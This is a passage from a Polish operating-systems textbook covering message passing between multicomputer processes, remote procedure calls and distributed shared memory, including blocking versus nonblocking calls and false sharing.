W transakcjach o naprawdę wysokich częstotliwościach wymiany stosuje się niestandardowe karty sieciowe zbudowane przy użyciu układów **FPGA** (od ang. *Field-Programmable Gate Arrays*). Układy te charakteryzują się niewielkimi opóźnieniami. Od odebrania bitów na w karcie sieciowej do przesłania komunikatu zlecającego zakup akcji za kilka milionów dolarów mija poniżej 1 μs . Zakup akcji wartych milion dolarów w 1 μs daje wydajność 1 teradolara/s. To bardzo użyteczna funkcja, jeśli możemy w porę uzyskać informacje o wzrostach i spadkach, ale nie jest dobra dla osób o słabym sercu. Systemy operacyjne nie odgrywają zbyt ważnej roli w takich ekstremalnych scenariuszach.

8.2.3. Oprogramowanie komunikacyjne poziomu użytkownika

W systemie wielokomputerowym procesy na różnych procesorach komunikują się ze sobą poprzez przesyłanie do siebie komunikatów. W najprostszej formie to przekazywanie komunikatów jest udostępniane procesom użytkownika. Inaczej mówiąc, system operacyjny dostarcza sposobu wysyłania i odbierania komunikatów, a dzięki procedurom bibliotecznym te wywołania stają się dostępne dla procesów użytkownika. W bardziej zaawansowanej formie właściwe przekazywanie komunikatów jest ukryte przed użytkownikami. W tym przypadku zdalna komunikacja wygląda tak jak wywołania procedur. Obydwie te metody przeanalizujemy poniżej.

Wysyłanie i odbieranie

Na minimalnym poziomie dostarczone usługi komunikacyjne można sprowadzić do dwóch wywołań (bibliotecznych) — jednego do wysyłania komunikatów i drugiego do ich odbierania. Wywołanie do wysyłania komunikatu może mieć następującą postać:

```
send(dest, &mptr);
```

Z kolei wywołanie do odbioru komunikatu może wyglądać następująco:

```
receive(addr, &mptr);
```


Pierwsze wysyła komunikat wskazywany przez `mptr` pod adres identyfikowany przez `dest` i powoduje zablokowanie procesu wywołującego do czasu wysłania komunikatu. Drugie powoduje zablokowanie procesu wywołującego do momentu dotarcia komunikatu. Kiedy komunikat dotrze, jest kopiowany do bufora wskazywanego przez `mptr`, a proces wywołujący zostaje odblokowany. Parametr `addr` określa adres, którego nasłuchuje odbiorca komunikatu. Możliwych jest wiele wariantów tych procedur oraz ich parametrów.

Jednym z problemów jest sposób adresacji. Ponieważ systemy wielokomputerowe są statyczne, to przy stałej liczbie procesorów najbliższym sposobem obsługi adresacji jest przekształcenie

adres na dwuczęściowy adres składający się z numeru procesora oraz numeru portu lub procesu w adresowanym procesorze. Dzięki temu każdy proces może zarządzać własnymi adresami, potencjalnie bez konfliktów.

Wywołania blokujące a nieblokujące

Wywołania opisane powyżej to tzw. *wywołania blokujące* (czasami nazywane *synchronicznymi*). Kiedy proces wywoła procedurę send, określa adres docelowy oraz bufor, który ma być przesłany pod ten adres docelowy. W czasie gdy komunikat jest przesyłany, proces wysyłający zostaje zablokowany (tzn. zawieszony). Instrukcja występująca za wywołaniem send nie jest wykonywana aż do całkowitego wysłania komunikatu, tak jak pokazano na rysunku 8.19(a). Podobnie wywołanie funkcji receive nie zwraca sterowania do czasu faktycznego odebrania komunikatu i umieszczenia go w buforze komunikatów wskazywanym przez parametr. Proces pozostaje zawieszony w funkcji receive aż do przybycia komunikatu, nawet jeśli miałoby to trwać kilka godzin. W niektórych systemach odbiorca może określić, od kogo chce odebrać komunikat. W takim przypadku pozostaje zablokowany tak długo, aż dotrze do niego komunikat od tego nadawcy.



Rysunek 8.19. (a) Blokujące wywołanie send; (b) nieblokujące wywołanie send

Alternatywą do wywołań blokujących są *wywołania nieblokujące* (czasami nazywane *wywołaniami asynchronicznymi*). Jeśli wywołanie send jest nieblokujące, to zwraca sterowanie do procesu wywołującego natychmiast, jeszcze przed wysłaniem komunikatu. Zaletą tego mechanizmu jest to, że proces wysyłający może kontynuować obliczenia równolegle z transmisją komunikatu. Procesor nie musi przechodzić do stanu bezczynności (przy założeniu, że żaden inny proces nie działa). Wybór pomiędzy prymitywami blokującymi i nieblokującymi zazwyczaj jest dokonywany przez projektantów systemu (to oznacza, że dostępny jest albo jeden, albo drugi prymitywy). Istnieją jednak systemy, w których są dostępne obydwa prymitywy, a użytkownicy mają możliwość wyboru swojego ulubionego.

Większa wydajność oferowana przez prymitywy nieblokujące jest jednak okupiona poważną wadą: nadawca nie może zmodyfikować bufora komunikatu do chwili jego wysłania. Konsekwencje

nadpisania komunikatu przez proces podczas transmisji są zbyt przerążające, aby się nad nimi zastanawiać. Co gorsza, proces wysyłający nie ma pojęcia o tym, kiedy transmisja zostanie zakończona, a zatem nie wie, czy ponowne wykorzystanie bufora jest bezpieczne. W związku z tym musi unikać jego modyfikowania przez bliżej nieokreślony czas.

Istnieją trzy wyjścia z tej sytuacji. Pierwszym rozwiązaniem jest powierzenie jądru kopowania komunikatu do wewnętrznego bufora, a następnie umożliwienie kontynuowania procesu, tak jak pokazano na rysunku 8.19(b). Z punktu widzenia nadawcy ten mechanizm działa tak samo jak wywołanie blokujące: kiedy nadawca ponownie otrzyma sterowanie, może wykorzystać bufor po raz kolejny. Oczywiście komunikaty do tej pory jeszcze nie zostały wysłane, ale nadawca nie jest z tego powodu wstrzymywany. Wadą tej metody okazuje się konieczność kopowania wszystkich wychodzących komunikatów z przestrzeni użytkownika do przestrzeni jądra. Przy wielu interfejsach sieciowych komunikat i tak będzie musiał być później kopowany do sprzętowego bufora transmisji, zatem pierwsza kopia w zasadzie zostanie utracona. Dodatkowa operacja kopowania może znacząco zmniejszyć wydajność systemu.

Drugie rozwiązanie polega na wygenerowaniu przerwania do nadawcy (zasyginalizowaniu) w momencie, kiedy komunikat został całkowicie przesłany, a bufor stał się znów dostępny. W tym przypadku nie jest wymagane kopowanie. Pozwala to zaoszczędzić czas, ale przerwania na poziomie użytkownika powodują, że programowanie staje się skomplikowane, trudne i stwarza możliwość wystąpienia sytuacji wyścigu, których nie można odtworzyć i prawie nie można debugować.

Trzecim rozwiązaniem jest kopowanie bufora przy okazji zapisu — czyli oznaczenie go flagą tylko do odczytu do chwili wysłania komunikatu. Jeśli bufor zostanie ponownie wykorzystany przed wysłaniem komunikatu, wykonywana jest jego kopia. Problem z tym rozwiązaniem polega na tym, że o ile bufor nie jest wyizolowany na swojej własnej stronie, o tyle zapisy do pobliskich zmiennych również wymuszają kopowanie. Poza tym potrzebne są dodatkowe zabiegi administracyjne, ponieważ operacja wysyłania komunikatu teraz jawnie wpływa na status odczytu/zapisu strony. Ostatecznie wcześniej czy później strona zostanie zapisana ponownie, co zainicjuje operację kopowania, która nie musi być konieczna.

Tak więc możliwości po stronie wysyłania są następujące:

1. Blokująca operacja send (procesor bezczynny podczas przesyłania komunikatu).
2. Nieblokująca operacja send połączona z kopowaniem (czas procesora marnotrawiony na dodatkowe kopowanie).
3. Nieblokująca operacja send z przerwaniem (trudne programowanie).
4. Kopowanie podczas zapisu (ostatecznie może być potrzebna dodatkowa operacja kopowania).

W normalnych warunkach pierwsza opcja wydaje się najwygodniejsza, zwłaszcza jeśli dostępnych jest wiele wątków. W takim przypadku podczas gdy jeden wątek jest zablokowany i próbuje wysłać komunikat, inne wątki mogą kontynuować działanie. Metoda ta nie wymaga również zarządzania buforami jądra. Co więcej, jak można się przekonać, porównując rysunek 8.19(a) z rysunkiem 8.19(b), komunikat zazwyczaj zostanie przesłany szybciej, jeśli nie będzie potrzebne kopowanie.

Warto również zaznaczyć, że niektórzy autorzy stosują inne kryterium rozróżniania prymitywu synchronicznego od asynchronicznego. W widoku alternatywnym wywołanie jest synchroniczne tylko wtedy, gdy nadawca jest zablokowany do momentu odebrania komunikatu i wysłania potwierdzenia [Andrews, 1991]. W świecie komunikacji w czasie rzeczywistym słowo „synchroniczne” ma jeszcze inne znaczenie. Niestety, może to prowadzić do nieporozumień.

Wywołanie receive podobnie jak send może być blokujące lub nieblokujące. Wywołanie blokujące zawiesza proces wywołujący do chwili nadania komunikatu. Jeśli dostępnych jest wiele wątków, to proste podejście. Alternatywnie nieblokujące wywołanie receive informuje jądro o tym, gdzie jest bufor, i zwraca sterowanie niemal natychmiast. Do zasygnalizowania faktu nadania komunikatu można wykorzystać przerwanie. Przerwania są jednak trudne do zaprogramowania, a poza tym są wolne. W związku z tym wygodniejszym rozwiązaniem z punktu widzenia odbiorcy może być odpytywanie o przychodzące komunikaty za pomocą procedury poll, która informuje o tym, czy jakieś komunikaty oczekują w buforze. Jeśli tak jest, to proces wywołujący może wywołać procedurę get_message, zwracającą pierwszy komunikat, który nadszedł. W niektórych systemach kompilator wstawia w kodzie wywołania funkcji poll w odpowiednich miejscach. Jednak określenie częstotliwości odpytywania jest jednak skomplikowane.

Jeszcze inną opcją jest mechanizm, w którym nadanie komunikatu powoduje spontaniczne utworzenie nowego wątku w przestrzeni adresowej procesu odbierającego. Taki wątek jest określany jako *wątek wyskakujący* (ang. *pop-up thread*). Wątek ten uruchamia określoną zawczasu procedurę, której parametrem jest wskaźnik do wchodzącego komunikatu. Po przetworzeniu komunikatu proces kończy działanie i jest automatycznie niszczony.

Odmianą tego pomysłu jest uruchomienie kodu odbiorcy bezpośrednio w procedurze obsługi przerwania, bez zadawania sobie trudu tworzenia wyskakującego wątku. Aby ten mechanizm działał jeszcze szybciej, sam komunikat może zawierać adres procedury obsługi. Dzięki temu, kiedy nadaje się komunikat, można wywołać procedurę obsługi za pomocą kilku instrukcji. Wielką zaletą tego rozwiązania jest fakt, że w tym przypadku w ogóle nie jest potrzebne kopiowanie. Procedura obsługi pobiera komunikat z karty interfejsu i przetwarza go „w locie”. Schemat ten określa się terminem *aktywnych komunikatów* [von Eicken et al., 1992]. Ponieważ każdy komunikat zawiera adres procedury obsługi, aktywne komunikaty działają tylko wtedy, gdy procesy nadawców i odbiorców całkowicie sobie ufają.

8.2.4. Zdalne wywołania procedur

Chociaż model przekazywania komunikatów zapewnia wygodny sposób stworzenia struktury wielokomputerowego systemu operacyjnego, ma on poważną „nieuleczalną” wadę: podstawowym paradygmatem, wokół którego buduje się komunikację, jest wejście-wyjście. Procedury send i receive są w zasadniczy sposób zaangażowane w realizację wejścia-wyjścia, a wiele osób uważa, że wejście-wyjście jest złym modelem programowania.


Ten problem był znany od dawna, ale niewiele z nim robiono, aż do momentu opublikowania artykułu Andrew D. Birrella i Grega Nelsona (1984), w którym zaproponowano całkowicie inny sposób rozwiązania problemu. Choć pomysł jest zaskakująco prosty (o ile ktoś na niego wpadnie), jego implikacje często są subtelne. W tym punkcie omówimy pojęcie, jego implementację, a także mocne i słabe strony.

W skrócie: Birrell i Nelson zaproponowali, by umożliwić programom wywoływanie procedur umieszczonych na innych procesorach. Kiedy proces działający na komputerze nr 1 wywoła procedurę na komputerze nr 2, proces wywołujący na komputerze 1 jest zawieszany, a uruchomienie wywoływanej procedury następuje na komputerze 2. Informacje mogą być przesyłane od procesu wywoływanego do wywołującego za pomocą parametrów, natomiast zwracane w drugą stronę za pośrednictwem wyników procedury. Dla programisty nie są widoczne ani operacje wejścia-wyjścia, ani przekazywanie komunikatów. Technika ta jest znana jako *RPC* (od ang.

Remote Procedure Call — zdalne wywołanie procedury). Stała się ona podstawą dla wielu programów działających w systemach wielokomputerowych. Tradycyjnie procedurę wywołującą określa się terminem „klienta”, natomiast procedurę wywoływaną — „serwera”. W tej książce także będziemy posługiwać się tymi nazwami.

Idea mechanizmu RPC jest taka, aby zdalne wywołanie procedury wyglądało możliwie podobnie do wywołania lokalnego. W najprostszej formie, aby wywołać zdальną procedurę, program kliencki musi być powiązany z niewielką procedurą biblioteczną zwaną *procedurą pośredniczącą klienta* (ang. *client stub*). Reprezentuje ona procedurę serwera w przestrzeni adresowej klienta. Na podobnej zasadzie serwer jest związany z procedurą nazywaną *procedurą pośredniczącą serwera* (ang. *server stub*). Wspomniane procedury ukrywają fakt, że wywołanie procedury z klienta do serwera nie jest lokalne.

Kroki wymagane do wykonania wywołania RPC pokazano na rysunku 8.20. W kroku 1. klient wywołuje swoją procedurę pośredniczącą. Instrukcja ta jest lokalnym wywołaniem procedury z odłożeniem parametrów na stosie, tak jak w przypadku procedury lokalnej. W kroku 2. procedura pośrednicząca klienta pakuje parametry do komunikatu i realizuje wywołanie systemowe w celu wysłania komunikatu. Pakowanie parametrów to tzw. *przetaczanie* (ang. *marshaling*). W kroku 3. jądro przesyła komunikat z komputera-klienta na komputer-serwer. W kroku 4. jądro przekazuje wchodzące pakiety do procedury pośredniczącej serwera (która wcześniej standardowo wywołała procedurę *receive*). Na koniec, w kroku 5., procedura pośrednicząca serwera wywołuje procedurę serwera. Odpowiedź jest przesyłana taką samą drogą, ale w odwrotnym kierunku.



Rysunek 8.20. Kroki wykonywania zdalonego wywołania procedury; namiastki procedur zostały oznaczone szarym kolorem

Kluczowym elementem, na który należy zwrócić uwagę w tym przypadku, jest to, że procedura klienta, napisana przez użytkownika, wykonuje normalne (tzn. lokalne) wywołanie procedury w namiastce procedury klienta. Wywoływana procedura ma taką samą nazwę jak procedura serwera. Ponieważ procedura klienta oraz jego namiastka procedury są umieszczone w tej samej przestrzeni adresowej, parametry są przekazywane w taki sam sposób. Na podobnej zasadzie procedura serwera jest wywoływaną przez procedurę znajdująca się w tej samej przestrzeni adresowej z parametrami w oczekiwanej postaci. Dla procedury serwera nie ma niczego niezwykłego. W ten sposób, zamiast wykonywania operacji wejścia-wyjścia za pomocą funkcji *send* i *receive*, zdalna komunikacja odbywa się poprzez pozorowanie normalnych wywołań procedur.

Problemy implementacyjne

Pomimo pojęciowej elegancji mechanizmu RPC jest w nim „kilka weżej, które czają się w zaroślach”. Jednym z największych jest użycie parametrów w postaci wskaźników. W normalnych warunkach przekazanie wskaźnika do procedury nie jest problemem. Wywoływana procedura może używać wskaźnika w taki sam sposób jak procedura wywołująca, ponieważ wspomniane dwie procedury rezydują w tej samej wirtualnej przestrzeni adresowej. W przypadku RPC przekazywanie wskaźników jest niemożliwe, ponieważ klient i serwer znajdują się w różnych przestrzeniach adresowych.

W niektórych przypadkach można zastosować pewne sztuczki umożliwiające przekazywanie wskaźników. Założymy, że pierwszy parametr jest wskaźnikiem do zmiennej k typu `integer`. Procedura pośrednicząca klienta może przetoczyć zmienną k i przesłać ją na serwer klienta. Następnie procedura pośrednicząca serwera tworzy — tak jak oczekiwano — wskaźnik do procedury serwera. Kiedy procedura serwera zwróci sterowanie do procedury pośredniczącej serwera, ta druga przesyła zmienną k do klienta, gdzie nowa wartość k jest kopowana do starej, na wypadek gdyby serwer ją zmodyfikował. W rezultacie standardowa sekwencja wywołań przez referencję została zastąpiona przez operacje kopowania i odtwarzania. Niestety, ta sztuczka nie zawsze działa — gdy np. wskaźnik wskazuje na wykres lub inną złożoną strukturę danych. Z tego powodu dla parametrów procedur wywoływanych zdalnie trzeba nałożyć pewne ograniczenia.

Drugim problemem jest to, że w językach ze słabą kontrolą typów, jak język C, można napisać procedurę, która oblicza iloczyn dwóch wektorów (tablic) bez określania rozmiaru parametrów. Każda jest zakończona specjalną wartością znaną tylko dla procedury wywołującej i wywoływanej. W tych okolicznościach procedura pośrednicząca klienta nie ma możliwości przetoczenia parametrów: nie ma sposobu na określenie ich rozmiaru.

Trzeci problem polega na tym, że nie zawsze można wydedukować typy parametrów, nawet jeśli jest dostępna formalna specyfikacja lub sam kod. Przykładem może być procedura `printf`, która może mieć dowolną liczbę parametrów (co najmniej jeden). Parametry mogą tworzyć dowolną kombinację danych typu `integer`, `short`, `long`, znaków, łańcuchów znakowych, liczb zmiennoprzecinkowych o różnych rozmiarach oraz innych typów. Próba wywołania `printf` jako zdalnej procedury — ze względu na to, że język C jest tak „tolerancyjny” — byłaby praktycznie niemożliwa. Jednak reguła mówiąca o tym, że mechanizm RPC można wykorzystywać, pod warunkiem że nie programujemy w C (lub C++), nie zyskałaby popularności.

Czwarty problem jest związany z używaniem zmiennych globalnych. Zwykle procedury wywołująca i wywoywana oprócz komunikowania się za pomocą parametrów mogą wykorzystywać do komunikacji zmienne globalne. Jeśli wywoływaną procedurę przeniesiemy na zdalny komputer, to wywołanie kodu się nie powiedzie, ponieważ zmienne globalne nie będą współdzielone.


Przytoczone problemy nie oznaczają, że użycie mechanizmu RPC jest niemożliwe. W praktyce mechanizm ten jest często stosowany, jednak jego wykorzystanie wymaga pewnych ograniczeń oraz ostrożności.

8.2.5. Rozproszona współdzielona pamięć

Chociaż mechanizm RPC ma swoje zalety, wielu programistów woli model współdzielonej pamięci i chce go używać nawet w systemach wielokomputerowych. Zachowanie iluzji współdzielonej pamięci, mimo że faktycznie ona nie istnieje, jest zaskakująco proste. Wystarczy skorzystać z techniki znanej jako *DSM* (od ang. *Distributed Shared Memory* — rozproszona współdzielona pamięć) [Li, 1986], [Li i Hudak, 1989]. Mimo że temat rozproszonej pamięci współdzielonej nie

jest nowy, nadal prowadzi się liczne badania nad tym zagadnieniem ([Cai i Strazdins, 2012], [Choi i Jung, 2013], [Ohnishi i Yoshida, 2011]). DSM jest interesującą dziedziną badań, ponieważ prezentuje wiele problemów i powikłań w systemach rozproszonych. Ponadto sama koncepcja wywarła bardzo duży wpływ na branżę. W przypadku zastosowania mechanizmu DSM każda strona jest zlokalizowana w jednej z pamięci z rysunku 8.1. Każdy komputer ma swoją własną pamięć wirtualną oraz własne tablice stron. Kiedy procesor wykona instrukcję LOAD lub STORE w odniesieniu do strony, której nie posiada, wykonywany jest rozkaz pułapki do systemu operacyjnego. Następnie system operacyjny lokalizuje stronę i zadaje pytanie procesorowi, który ją posiada, aby anulował odwzorowanie strony i przesłał ją przez wewnętrzną sieć. Kiedy strona nadjejdzie, jest ponownie odwzorowywana, a instrukcja, która spowodowała błąd, zostaje wznowiona. W rezultacie system operacyjny obsługuje błędy braku strony ze zdalnej pamięci RAM zamiast z lokalnego dysku. Z punktu widzenia użytkownika komputer wygląda tak, jakby był wyposażony we wspólnie dzieloną pamięć.


Różnicę pomiędzy rzeczywistą wspólnie dzieloną pamięcią a mechanizmem DSM pokazano na rysunku 8.21. Na rysunku 8.21(a) można zobaczyć rzeczywisty wieloprocesor z fizyczną pamięcią wspólnie dzieloną zaimplementowaną sprzętowo. Na rysunku 8.21(b) widać mechanizm DSM zaimplementowany przez system operacyjny. Na rysunku 8.21(c) pokazano jeszcze jedną postać wspólnie dzielonej pamięci, zaimplementowaną przez jeszcze wyższe poziomy oprogramowania. Do tej trzeciej opcji powrócimy w dalszej części tego rozdziału. Na razie skoncentrujemy się na mechanizmie DSM.



Rysunek 8.21. Różne warstwy, w których można zaimplementować wspólnie dzielowaną pamięć:
(a) sprzęt; (b) system operacyjny; (c) oprogramowanie poziomu użytkownika

Przyjrzyjmy się teraz szczegółowo działaniu mechanizmu DSM. W systemie DSM przestrzeń adresowa jest podzielona na strony, które są rozproszone pomiędzy wszystkie węzły w systemie. Kiedy procesor odwoła się do adresu, który nie jest lokalny, wykonany zostaje rozkaz pułapki. Oprogramowanie DSM pobiera stronę zawierającą adres i wznowia instrukcję, która spowodowała

awarię. Teraz wykonuje się ona prawidłowo. Koncepcję tę zilustrowano na rysunku 8.22(a) dla przestrzeni adresowej zawierającej 16 stron i cztery węzły — każdy zdolny do przechowywania sześciu stron.



Rysunek 8.22. (a) Strony przestrzeni adresowej rozproszone pomiędzy cztery maszyny;
 (b) sytuacja po tym, jak procesor 0 odwoła się do strony 10 i zostanie ona tam przeniesiona;
 (c) sytuacja, gdy strona 10 jest tylko do odczytu i zostanie zastosowana replikacja

W tym przykładzie, jeśli procesor 0 odwoła się do instrukcji lub danych na stronach 0, 2, 5 lub 9, odwołania są wykonywane lokalnie. Odwołania do innych stron powodują pułapki, np. odwołanie do adresu na stronie 10 spowoduje wykonanie rozkazu pułapki do oprogramowania DSM, które następnie przeniesie stronę 10 z węzła 1 do węzła 0, tak jak pokazano na rysunku 8.22(b).

Replikacja

Jednym z usprawnień podstawowego systemu, które pozwala na znaczną poprawę wydajności, jest replikacja stron tylko do odczytu — np. tekstu programu, stałych tylko do odczytu lub innych struktur danych tylko do odczytu. Jeśli np. strona 10 z rysunku 8.22 jest sekcją tekstu programu, to wykorzystanie jej przez procesor 0 może spowodować przesyłanie kopii do procesora 0 bez

modyfikacji oryginału w obrębie procesora 1. Pokazano to na rysunku 8.22(c). W ten sposób obydwa procesory, 0 i 1, mogą odwoływać się do strony 10 tak często, jak to jest potrzebne, bez powodowania pułapek w celu pobierania brakującej pamięci.

Inna możliwość to replikacja wszystkich stron, a nie wyłącznie stron w trybie tylko do odczytu. Jeśli tylko są wykonywane operacje odczytu, to właściwie nie ma różnic pomiędzy replikacją strony tylko do odczytu a replikacją strony do odczytu i zapisu. Jeśli jednak replikowana strona zostanie nagle zmodyfikowana, to trzeba podjąć specjalne działania w celu przeciwdziałania występowaniu niespójnych kopii. O sposobach przeciwdziałania niespójnościom opowiemy w następnych punktach.

Fałszywe współdzielenie


Mechanizm DSM jest podobny do systemów wieloprocesorowych pod pewnymi kluczowymi względami. W obu systemach w przypadku odwołań do nielokalnego słowa w pamięci fragment pamięci zawierający to słowo jest pobierany z bieżącej lokalizacji i umieszczany w pamięci komputera, który wykonuje odwołanie (odpowiednio pamięci głównej lub podrzcznej). Ważnym problemem projektowym jest to, jak duży powinien być ten fragment. W systemach wieloprocesorowych rozmiar bloku pamięci podrzcznej zwykle wynosi 32 lub 64 bajty. Ma to na celu uniknięcie wiązania magistrali z transferem na zbyt długi czas. W systemach DSM jednostka musi być wielokrotnością rozmiaru strony (ponieważ jednostka MMU operuje na stronach), ale wartość ta może wynosić 1, 2, 4 lub więcej stron. W efekcie zastosowanie takiego zabiegu symuluje większy rozmiar strony.

Większy rozmiar strony dla mechanizmu DSM ma swoje zalety i wady. Największą zaletą jest to, że ponieważ czas inicjalizacji transferu sieciowego jest znaczący, to przesyłanie 4096 bajtów nie trwa dużo dłużej niż przesyłanie 1024 bajtów. Dzięki transferowi danych w większych jednostkach, w przypadku konieczności przeniesienia dużego fragmentu przestrzeni adresowej, można często zredukować liczbę operacji transferu danych. Właściwość ta jest szczególnie istotna z tego względu, że wiele programów charakteryzuje się lokalnością odwołań. Oznacza to, że jeśli program odwołał się do jednego słowa na stronie, istnieje prawdopodobieństwo, że w bliskiej przyszłości odwoła się do innych słów na tej samej stronie.

Z drugiej strony w przypadku większych transferów sieć będzie związana na dłużej. W związku z tym inne awarie spowodowane przez inne procesy będą zablokowane. Ponadto zbyt duży efektywny rozmiar strony przyczynia się do powstania innego problemu znanego jako *fałszywe współdzielenie*. Problem ten zilustrowano na rysunku 8.23. Przedstawiono na nim stronę zawierającą dwie niezwiązane ze sobą zmienne współzielone — A i B. Procesor 1 intensywnie wykorzystuje zmienną A, odczytując ją i zapisując. Z kolei procesor 2 często korzysta ze zmiennej B. W tych okolicznościach strona zawierająca obie zmienne będzie stale przesyłana pomiędzy tymi dwoma komputerami.

Problem w tym przypadku polega na tym, że chociaż zmienne nie są ze sobą związane, to przypadkiem znalazły się na tej samej stronie. Kiedy zatem proces używa jednej z nich, jednocześnie uzyska drugą. Im większy efektywny rozmiar strony, tym częściej występuje fałszywe współdzielenie. Z kolei im mniejszy efektywny rozmiar strony, tym rzadziej będzie ono zachodziło. W zwykłych systemach pamięci wirtualnej nie zachodzi żadne zjawisko, które byłoby podobne do omawianego.

Inteligentne kompilatory, które rozumieją problem i odpowiednio umieszczały zmienne w przestrzeni adresowej, pozwalają zredukować efekt fałszywego współdzielenia i poprawić



Rysunek 8.23. Fałszywe współdzielenie strony zawierającej dwie niezwiązane ze sobą zmienne

wydajność. Jednak łatwiej to powiedzieć, niż zrobić. Co więcej, jeśli fałszywe współdzielenie polega na tym, że węzeł 1 używa jednego elementu tablicy, a węzeł 2 używa innego elementu tej samej tablicy, istnieje niewielka szansa na to, że nawet inteligentny kompilator wyeliminuje problem.

Osiąganie spójności sekwencyjnej

